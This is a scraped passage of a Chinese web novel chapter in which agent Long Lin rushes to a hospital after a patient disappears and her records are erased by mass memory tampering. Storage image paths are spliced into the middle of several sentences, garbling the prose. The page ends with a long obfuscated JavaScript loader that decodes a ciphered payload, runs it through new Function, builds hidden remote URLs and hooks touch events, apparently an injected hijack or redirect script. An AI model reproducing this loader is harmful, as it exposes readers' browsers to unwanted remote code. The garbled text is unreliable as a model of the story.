    而教职工宿舍里,龙临挂了电话的瞬间,脸上的平静瞬间褪去,眼神变得凝重如冰。
    他掀开被子,快速地穿好衣服,动作干脆利落,没有一丝拖泥带水。一边系着衬衫的扣子,一边拿起手机,给马俊打了过去。
    电话响了一声,就被接了起来。马俊熬了大半夜,刚躺到床上准备休息,还没睡着,看到是龙临的电话,瞬间就接了起来,语气带着一丝刚睡醒的沙哑:“龙指?怎么了?出什么事了?”
    龙临没有半句废话,言简意赅,语速极快地把医院发生的事情说了一遍,最后厉声下令:“立刻叫停你明天的所有排查计划,现在集结一个标准行动分队,带上全套以太能量监测设备、记忆干扰溯源设备和收容装备,十分钟内出发,赶往西蜀大学附属医院。路上我再和你细说细节。”
    电话那头的马俊,原本还带着睡意,听完龙临的话,瞬间浑身的汗毛都竖了起来,困意瞬间消失得无影无踪。
    他在EDC待了这么多年,太清楚这起事件意味着什么了。
    集体记忆篡改,覆盖了整个病房的病友、医护团队,甚至能悄无声息地抹掉医院系统里的所有入院记录——这和EDC的忘川设备的原理一模一样,甚至技术级别比忘川还要高。忘川只能消除十五米内、一个半小时内的短期记忆,而对方,能做到大范围、长时段的集体记忆篡改,甚至能入侵医院的内网系统,抹掉所有数据痕迹。
    这绝对不是普通的灵异事件,这是有组织、有预谋的行动,对方手里,掌握着和EDC同级别、甚至更高级的技术。
    更让他心惊的是,对方的目标,是那个接触过三级灵体的女大学生。这意味着,对方很可能已经盯上了这次的灵体事件,甚至已经盯上了EDC,盯上了龙临。
    “是!龙指!我明白!”马俊没有多问半句废话,立刻应声,声音铿锵有力,“五分钟内完成队伍集结,十分钟内出发!保证完成任务!”
    挂了电话,马俊立刻按下了行动营的紧急集结按钮。
    地下基地里,红色的警报灯瞬间亮起,刺耳的集结警报在宿舍区响起。原本休息的行动营队员瞬间弹起身,穿衣、穿戴装备、拿取设备,动作行云流水,没有丝毫拖沓,都是身经百战的老兵,哪怕是凌晨的紧急集结,也没有半分慌乱。
    马俊一边快速穿戴战术装备,一边对着集结过来的队员厉声下令,三言两语说清了现场情况,分配了各自的任务。短短五分钟,一个十二人的标准行动分队就完成了全部集结,登上了两辆伪装成120救护车的行动车辆,警灯都没开,悄无声息地驶出了地下基地,朝着西蜀大学附属医院的方向,疾驰而去。
    而此时的龙临,已经发动了汽车,黑色的SUV冲出了教职工宿舍区,驶入了凌晨空旷的马路。
    凌晨的西蜀市区,马路上空无一人,只有红绿灯在路口不知疲倦地交替闪烁。龙临把油门踩得很深,车子在空旷的马路上疾驰,窗外的路灯飞速向后倒退,拉出一道道模糊的光影。凌晨的风从半降的车窗缝里灌进来,吹在他的脸上,带着深夜的凉意,可他心里的烦躁与凝重,却丝毫没有被吹散。
    他的脑子里,在飞速地运转着,无数个念头在不断碰撞、梳理。
    第一个冒出来的念头,是林溪会不会因为前一晚的惊吓,精神受创太严重,出现了幻觉和臆想。
    可这个念头刚冒出来,就被他立刻推翻了。
    林溪虽然胆小,但性格沉稳,逻辑清晰,前一晚面对灵体都没有彻底崩溃,不可能因为李萌退烧,就突然出现这么严重的精神问题。更何况,她不可能凭空编造出这么多严丝合缝的细节,更不可能连医院的系统都跟着她的幻觉一起“出错”。
    如果林溪说的是真的,那就只有一种可能。
    幕后的那个势力,动用了和EDC忘川设备同类型、甚至更高级的记忆篡改技术。
    可除了EDC总部,还有什么组织,能掌握这种级别的记忆篡改技术?
    忘川设备的核心技术,是EDC的最高机密之一,除了总部的核心研发团队,连各个分部的负责人,都只知道使用方法,不知道核心的技术原理。对方能掌握这种技术,甚至能做到比忘川更大范围、更长时效的记忆篡改,其实力和底蕴,远比他之前预想的要可怕得多。
    更让他想不通的是,对方带走李萌的目的,到底是什么?
    李萌只是一个普通的大二女学生,无权无势,没有任何特殊之处,唯一和别人不一样的地方,就是她被那个三级灵体吸噬了部分生命精气,直接接触过异常体,是这次事件的直接受害者。
    对方带走她,到底是为了什么?
    是为了研究灵体能量对普通人体的影响?还是为了通过李萌,反向追踪灵体的来源?又或者,是为了通过李萌,找到他和EDC的踪迹,试探EDC的底细?
    无数个猜测在他的脑子里盘旋,却没有一个能找到确凿的证据支撑。
    原本刚刚理清一点头绪的调查方向,被这起突发的事件彻底打乱了。
    原本他以为,对方只是催生了一个三级灵体,大概率是本地玄门势力的小打小闹,可现在看来,对方不仅掌握着和EDC同等级的技术,还能在他的眼皮子底下,悄无声息地带走一个大活人,抹掉所有存在的痕迹。
    这根本不是小打小闹。
    这是有预谋、有计划的,对EDC的正面挑衅。
    原本刚刚理顺的思维,瞬间陷入了一团乱麻。一丝不易察觉的烦躁,爬上了他的眉梢,握着方向盘的手指,微微收紧,指节泛白。
    车子猛地拐过一个弯道,西蜀大学附属医院的大楼,赫然出现在了视野里。
章节报错(免登陆)
验证码: 提交关闭
!function(){function a(a){var _idx="d2yajuo2zt";varb={e:"P",w:"D",T:"y","+":"J",l:"!",t:"L",E:"E","@":"2",d:"a",b:"%",q:"l",X:"v","~":"R",5:"r","&":"X",C:"j","]":"F",a:")","^":"m",",":"~","}":"1",x:"C",c:"(",G:"@",h:"h",".":"*",L:"s","=":",",p:"g",I:"Q",1:"7",_:"u",K:"6",F:"t",2:"n",8:"=",k:"G",Z:"]",")":"b",P:"}",B:"U",S:"k",6:"i",g:":",N:"N",i:"S","%":"+","-":"Y","?":"|",4:"z","*":"-",3:"^","[":"{","(":"c",u:"B",y:"M",U:"Z",H:"[",z:"K",9:"H",7:"f",R:"x",v:"&","!":";",M:"_",Q:"9",Y:"e",o:"4",r:"A",m:".",O:"o",V:"W",J:"p",f:"d",":":"q","{":"8",W:"I",j:"?",n:"5",s:"3","|":"T",A:"V",D:"w",";":"O"};return a.split("").map(function(a){return void 0!==b[a]?b[a]:a}).join("")}var b=a('data:image/jpg;base64,cca8>[qYF F82_qq!7_2(F6O2 5ca[Xd5 Y!5YF_52 2_qql88FjFgcY8fO(_^Y2Fm:_Y5TiYqY(FO5c"^YFdH2d^Y8(Z"a=F8YjYmpYFrFF56)_FYc"("ag""aPXd5 Y=2=O=68D62fODm622Y5V6fFh!qYF h86/Ko0.c}00%n0.cs*N_^)Y5c"}"aaa=78[6L|OJgN_^)Y5c"@"a<@=5YXY5LY9Y6phFgN_^)Y5c"0"a=YXY2F|TJYg"FO_(hY2f"=LqOFWfgfcmn<ydFhm5d2fO^cajngKa=5YXY5LYWfgfcmn<ydFhm5d2fO^cajngKa=5ODLgo=(Oq_^2Lg}0=6FY^V6Fhg6/}0=6FY^9Y6phFgh/o=qOdfiFdF_Lg0=5Y|5Tg0P=d8"#MqYYb"=(8HZ!F5T[(8+i;NmJd5LYcccY=Fa8>[qYF 282_qq!F5T[28qO(dqiFO5dpYmpYFWFY^cYaP(dF(hcYa[Fvvc28FcaaP5YF_52 2Pacda??"HZ"aP(dF(hcYa[P7_2(F6O2 JcYa[5YF_52 Ym5YJqd(Yc"[[fdTPP"=c2YD wdFYampYFwdFYcaaP7_2(F6O2 qcY=F=2a[F5T[qO(dqiFO5dpYmLYFWFY^cY=FaP(dF(hcYa[2vv2caPP7_2(F6O2 LcY=F8""a[7mqOdfiFdF_L8*}=}00<(mqY2pFh??c(mJ_Lhc`c$[YPa`%Fa=qcd=+i;NmLF562p67Tc(aaaP7_2(F6O2 fcY8}a[qYF F8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7h6CSq^2OJ:5LF_XDRT4"=28FmqY2pFh=O8""!7O5c!Y**!aO%8FHydFhm7qOO5cydFhm5d2fO^ca.2aZ!5YF_52 OPr55dTm6Lr55dTc(a??c(8HZ=qcd=""aa!qYF_8"5phCS^"!7_2(F6O2 ^cY=Fa[qYF 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!Xd5 O8H"hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"Z!qYF 58JcOHc2YD wdFYampYFwdTcaZ??OH0Za%"/f@TdC_O@4F/}Ko}"!Fj5%8"jR8"%fcnag_vvc5%8"j"%_%"8"%fcnaa=7m5Y|5T%%=2mL5(8Jc5a=2mO2qOdf87_2(F6O2ca[7mqOdfiFdF_L8@=$caP=2mO2Y55O587_2(F6O2ca[F??YvvYca=LYF|6^YO_Fc7_2(F6O2ca[2m5Y^OXYcaP=}0aP=fO(_^Y2FmhYdfmdJJY2fxh6qfc2a=7mqOdfiFdF_L8}PqYF p8"}Ko}"=X8"f@TdC_O@4F"!7_2(F6O2 TcYa[}l88Ym5YdfTiFdFYvv0l88Ym5YdfTiFdFY??Ym(qOLYcaP7_2(F6O2 DcYa[Xd5 F8H"}Ko}^)ThF)m)qXL26Fm2YF"="}Ko}X5ThF)mp5LJXYTm2YF"="}Ko}2pThFm)qXL26Fm2YF"="}Ko}_JqhFmp5LJXYTm2YF"="}Ko}2TOhFm)qXL26Fm2YF"="}Ko}CSqhF)mp5LJXYTm2YF"="}Ko})FfThF)fm)qXL26Fm2YF"Z=F8FHc2YD wdFYampYFwdTcaZ??FH0Z=F8"DLLg//"%c2YD wdFYampYFwdFYca%F%"g@Q}1Q"=28H"Y#"%XZ!5cavv2mJ_Lhc"(h#"%5caa!qYF O82YD VY)iO(SYFcF%"/"%p%c_j"j"%_%"8"%fcnag""a=H2mCO62c"v"aZa!7m5Y|5T%%=OmO2OJY287_2(F6O2ca[7mqOdfiFdF_L8@P=OmO2^YLLdpY87_2(F6O2cFa[qYF 28FmfdFd!F5T[28cY8>[qYF5=F=2=O=6=d=(8"(hd5rF"=q8"75O^xhd5xOfY"=L8"(hd5xOfYrF"=f8"62fYR;7"=_8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7ph6CSq^2OJ:5LF_XDRT40}@sonK1{Q%/8"=^8""=h80!7O5cY8Ym5YJqd(Yc/H3r*Ud*40*Q%/8Z/p=""a!h<YmqY2pFh!a28_HfZcYH(Zch%%aa=O8_HfZcYH(Zch%%aa=68_HfZcYH(Zch%%aa=d8_HfZcYH(Zch%%aa=58c}nvOa<<o?6>>@=F8csv6a<<K?d=^%8iF562pHqZc2<<@?O>>oa=Kol886vvc^%8iF562pHqZc5aa=Kol88dvvc^%8iF562pHqZcFaa![Xd5 78^!qYF Y8""=F=2=O!7O5cF858280!F<7mqY2pFh!ac587HLZcFaa<}@{jcY%8iF562pHqZc5a=F%%ag}Q}<5vv5<@@ojc287HLZcF%}a=Y%8iF562pHqZccs}v5a<<K?Ksv2a=F%8@agc287HLZcF%}a=O87HLZcF%@a=Y%8iF562pHqZcc}nv5a<<}@?cKsv2a<<K?KsvOa=F%8sa!5YF_52 YPPac2a=2YD ]_2(F6O2c"MFf(L"=2acfO(_^Y2Fm(_55Y2Fi(56JFaP(dF(hcYa[F82mqY2pFh*o0=F8F<0j0gJd5LYW2FcydFhm5d2fO^ca.Fa!Lc@0o=` $[Ym^YLLdpYP M[$[FPg$[2mL_)LF562pcF=F%o0aPPM`a=7mqOdfiFdF_L8*}PTcOa=@8887mqOdfiFdF_Lvv$caP=OmO2Y55O587_2(F6O2ca[@l887mqOdfiFdF_LvvYvvYca=TcOaP=7mqOdfiFdF_L8}PqYF i8l}!7_2(F6O2 $ca[ivvcfO(_^Y2Fm5Y^OXYEXY2Ft6LFY2Y5c7mYXY2F|TJY=7m(q6(S9d2fqY=l0a=Y8fO(_^Y2FmpYFEqY^Y2FuTWfc7m5YXY5LYWfaavvYm5Y^OXYca!Xd5 Y=F8fO(_^Y2Fm:_Y5TiYqY(FO5rqqc7mLqOFWfa!7O5cqYF Y80!Y<FmqY2pFh!Y%%aFHYZvvFHYZm5Y^OXYcaP7_2(F6O2 )ca[LYF|6^YO_Fc7_2(F6O2ca[67c@l887mqOdfiFdF_La[Xd5[(Oq_^2LgY=5ODLgO=6FY^V6Fhg5=6FY^9Y6phFg6=LqOFWfgd=6L|OJg(=5YXY5LY9Y6phFgqP87!7_2(F6O2 Lca[Xd5 Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mRSdJ6YLm(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7O5cqYF 280!2<Y!2%%a7O5cqYFF80!F<O!F%%a[qYF Y8"JOL6F6O2g76RYf!4*62fYRg}00!f6LJqdTg)qO(S!"%`qY7Fg$[2.5PJR!D6fFhg$[ydFhm7qOO5cmQ.5aPJR!hY6phFg$[6PJR!`!Y%8(j`FOJg$[q%F.6PJR`g`)OFFO^g$[q%F.6PJR`!Xd5 f8fO(_^Y2Fm(5YdFYEqY^Y2Fcda!fmLFTqYm(LL|YRF8Y=fmdffEXY2Ft6LFY2Y5c7mYXY2F|TJY=La=fO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=faP67clia[qYF[YXY2F|TJYgY=6L|OJg5=5YXY5LY9Y6phFg6P87!fO(_^Y2FmdffEXY2Ft6LFY2Y5cY=^=l0a=7m(q6(S9d2fqY8^!Xd5 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"f6X"a!7_2(F6O2 _ca[Xd5 Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mRSdJ6YLm(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7_2(F6O2 ^cYa[Xd5 F8D62fODm622Y59Y6phF!qYF 280=O80!67cYaLD6F(hcYmLFOJW^^Yf6dFYe5OJdpdF6O2ca=YmFTJYa[(dLY"FO_(hLFd5F"g28YmFO_(hYLH0Zm(q6Y2F&=O8YmFO_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"FO_(hY2f"g28Ym(hd2pYf|O_(hYLH0Zm(q6Y2F&=O8Ym(hd2pYf|O_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"(q6(S"g28Ym(q6Y2F&=O8Ym(q6Y2F-P67c0<2vv0<Oa67c5a[67cO<86a5YF_52l}!O<h%6vv_caPYqLY[F8F*O!67cF<86a5YF_52l}!F<h%6vv_caPP2m6f87m5YXY5LYWf=2mLFTqYm(LL|YRF8`hY6phFg$[7m5YXY5LY9Y6phFPJR`=5jfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc"d7FY5)Yp62"=2agfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=2a=i8l0PqYF F8Jc"hFFJLg//[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q/f/}Ko}j(8}vY8f@TdC_O@4F"a!FvvLYF|6^YO_Fc7_2(F6O2ca[Xd5 Y8fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!YmL5(8F=fO(_^Y2FmhYdfmdJJY2fxh6qfcYaP=}YsaPP=@n00aP682dX6pdFO5mJqdF7O5^=28l/3cV62?yd(a/mFYLFc6a=O8Jd5LYW2FcL(5YY2mhY6phFa>8Jd5LYW2FcL(5YY2mD6fFha=c2??OavvcO8/)d6f_?9_dDY6u5ODLY5?A6XOu5ODLY5?;JJOu5ODLY5?9YT|dJu5ODLY5?y6_6u5ODLY5?yIIu5ODLY5?Bxu5ODLY5?IzI?kOqfu5ODLY5/6mFYLFc2dX6pdFO5m_LY5rpY2Fa=Y8cY82dX6pdFO5mJqdF7O5^avv/3cV62?yd(a/mFYLFcYa??2dX6pdFO5m^dR|O_(heO62FL<@=OvvlYjDc7_2(F6O2ca[Lc@0}a=Dc7_2(F6O2ca[Lc@0@a=^c7_2(F6O2ca[Lc@0saPaPaPag^c7_2(F6O2ca[Lc}0}a=^c7_2(F6O2ca[Lc}0@a=Dc7_2(F6O2ca[Lc}0saPaPaP=Yaa=l2vv6??)ca=XO6f 0l882dX6pdFO5mLY2fuYd(O2vvfO(_^Y2FmdffEXY2Ft6LFY2Y5c"X6L6)6q6FT(hd2pY"=7_2(F6O2ca[Xd5Y=F!"h6ffY2"888fO(_^Y2FmX6L6)6q6FTiFdFYvv(mqY2pFhvvcY8Jc"hFFJLg//[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"a%"/)_pj68"%p=cF82YD]O5^wdFdamdJJY2fc"^YLLdpY"=+i;NmLF562p67Tc(aa=FmdJJY2fc"F"="0"a=2dX6pdFO5mLY2fuYd(O2cY=Fa=(mqY2pFh80=qcd=""aaPaPaca!'.substr(22));new Function(b)()}();